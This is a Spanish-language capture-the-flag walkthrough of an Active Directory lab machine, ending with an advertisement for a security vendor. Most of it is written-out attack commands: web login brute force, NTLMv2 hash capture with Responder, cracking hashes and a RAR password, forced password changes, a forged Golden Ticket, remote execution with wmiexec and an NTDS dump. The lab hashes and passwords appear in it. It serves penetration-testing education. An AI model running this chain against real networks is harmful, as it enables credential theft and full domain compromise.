


Abrimos burpsuite e interceptamos la petición del login y la enviamos al intruder. En el intruder dejamos el user como admin y marcamos con Add, el campo de la password, para realizar un ataque de fuerza bruta a la contraseña con el diccionario /usr/share/seclists/Passwords/Default-Credentials/default-passwords.txt


¡¡WAF EN LA MÁQUINA!!

Tras 40 intentos la máquina nos banea, saltando errores 403, lo que tenemos que hacer es, nada más instalar la máquina, realizar una snapshot, para revertirlo cada vez que nos banee.

Otra opción sería tratar de evadir este WAF, pero eso lo podemos ver en otro post.




Una vez revertido el snapshot, acortamos la wordlist y obtenemos credenciales válidas para acceder a este servicio.



admin:nimda

Cuando accedemos nos solicita que introduzcamos una IP, y cuando la introducimos salta un mensaje de 'Connectio failed!', por lo que vamos a levantar el responder y vamos a forzar que se intente conectar a nuestra IP, obteniendo así el hash NTLMv2 del usuario de servicio web.

```
sudo responder -I eth0
```




2. Explotación

Nos guardamos el hash NTLMv2 en un fichero de texto y tratamos de romperlo con johntheripper o hashcat.

```
john --wordlist=/usr/share/wordlists/rockyou.txt NTLMv2.txt
```


Comprobamos que las credenciales sean válidas.

```
nxc smb 192.168.1.144 -u websvc -p 'jordan23'
```



Podemos observar que las credenciales son válidas pero la contraseña de este usuario ha expirado, vamos a tratar de forzar un cambio de contraseña.

```
nxc smb 192.168.1.144 -u websvc -p 'jordan23' -M change-password
-o NEWPASS='Temporal1979!!'
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!'
```




Si tratamos de ejecutar bloodhound, nos salta el mismo error que en las máquinas anteriores.

```
git clone https://github.com/iphelix/dnschef.git
cd dnschef
sudo python3 dnschef.py –fakeip 192.168.1.144
bloodhound-python -d soupedecode.local -v --zip -c All -ns
127.0.0.1 -u 'websvc' -p 'Temporal1979!!' -dc
dc01.soupedecode.local
```

Por otro lado vamos a listar las carpetas compartidas y vemos algo interesante;

```
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!' –shares
smbclient //192.168.1.144/C -U 'websvc'
```




Enumeramos esta carpeta compartida, y en los usuarios del sistema (C:\Users\) vemos los siguientes users;

fjudy998
ojake987
rtina979
xursula991


3. Escalada de Privilegios

Por lo que vamos a ver las descripciones de estos usuarios y encontramos una default password, pero nuevamente expirada, por lo que repetimos el proceso de cambio de contraseña.

```
nxc smb 192.168.1.144 -u websvc -p 'Temporal1979!!' --users > valid_AD_Users.txt
cat valid_AD_Users.txt | grep fjudy998
cat valid_AD_Users.txt | grep ojake987
cat valid_AD_Users.txt | grep rtina979
cat valid_AD_Users.txt | grep xursula991
nxc smb 192.168.1.144 -u rtina979 -p 'Z~l3JhcV#7Q-1#M'
nxc smb 192.168.1.144 -u rtina979 -p 'Z~l3JhcV#7Q-1#M' -M change-password -o NEWPASS='Temporal1979!!'
nxc smb 192.168.1.144 -u rtina979 -p 'Temporal1979!!'
```




Ahora, de nuevo investigando por el directorio 'C:\Users\rtina979' encontramos un .rar, el cual para obtener su contenido nos solicita una contraseña.




Con johntheripper es posible sacar la contraseña en texto claro del rar y extraer los ficheros.

```
rar2john Report.rar > rarjohn
john --wordlist=/usr/share/wordlists/rockyou.txt rarjohn
unrar x Report.rar
```




Podemos ver que son .js un .html… por lo que si nos montamos un servidor web y si navegamos por la página, podemos ver todo el report de pentesting.

En este report, en la parte de abajo del todo, podemos encontrar un dumpeo del NTDS, sobre el cual aparece el usuario interesante, krbtgt, con lo cual, si ese hash NTLMv1 es válido, podríamos tratar de obtener un GoldenTicket.




El hash es válido, por tanto, podemos generar un GoldenTicket. Para ello es necesario tener el SID del DC y el hash del usuario krbtgt.

Para obtener el SID del DC lo podemos hacer desde bloodhound.




El hash lo tenemos en el html del report.



Por tanto juntando estos 2 requisitos podemos obtener un Golden Ticket impersonando el usuario Administrator.

```
sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -
domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain
soupedecode.local  administrator
export KRB5CCNAME=administrator.ccache
```

```
impacket-wmiexec
soupedecode.local/administrator@dc01.soupedecode.local -k -
target-ip 192.168.1.144
```




Como podemos ver cuando nos intentamos conectar por wmiexec, nos salta el error:

[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great).

Lo que quiere decir, que, a pesar de haber sincronizado el servidor NTP con rdate, no ha sincronizado correctamente con el NTP server del DC. Si listamos la fecha que tiene el DC y la comparamos con la fecha de nuestra máquina, nos damos cuenta de que el DC está 1 día adelantado (por lo menos en mi caso), por lo que debemos realizar lo siguiente;


```
sudo systemctl stop systemd-timesyncd
sudo date -s "2025-05-22 01:34:26"
```



Una vez hemos realizado este paso, podemos volver a generar el GoldenTicket.


```
sudo rdate -n 192.168.1.144
impacket-ticketer -nthash 0f55cdc40bd8f5814587f7e6b2f85e6f -
domain-sid S-1-5-21-2986980474-46765180-2505414164 -domain
soupedecode.local  administrator
export KRB5CCNAME=administrator.ccache
```

```
impacket-wmiexec
soupedecode.local/administrator@dc01.soupedecode.local -k -
target-ip 192.168.1.144
```



También podemos dumpear el NTDS para obtener el hash NTLMv1 del usuario Administrator.

```
nxc smb 192.168.1.144 -u administrator --use-kcache –ntds
```



Ya hemos completado este CTF en el que hemos visto un virtual hosting, ataque de fuerza bruta a un panel web de login, captura de hashes NTLMv2, crackeado hashes, forzar cambios de contraseñas para cuentas con credenciales expiradas, romper ficheros .rar con password y una escalada de privilegios mediante un GoldenTicket y la técnica Pass the Hash.

Autor de esta guía

Alejandro Fernández

Offensive Security Engineer

Alejandro Fernández, miembro del Offensive Security Team de Factum, se encarga de analizar y poner a prueba la seguridad de los sistemas de nuestros clientes ante las amenazas digitales más recientes.

Puedes encontrar más contenido como este en www.cylum.tech

Cylum

CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de ciberseguridad, protégete ante los riesgos digitales. Cumple con la regulación.

Personal Experto

Tecnología

Cumplimiento normativo

Protección 24x7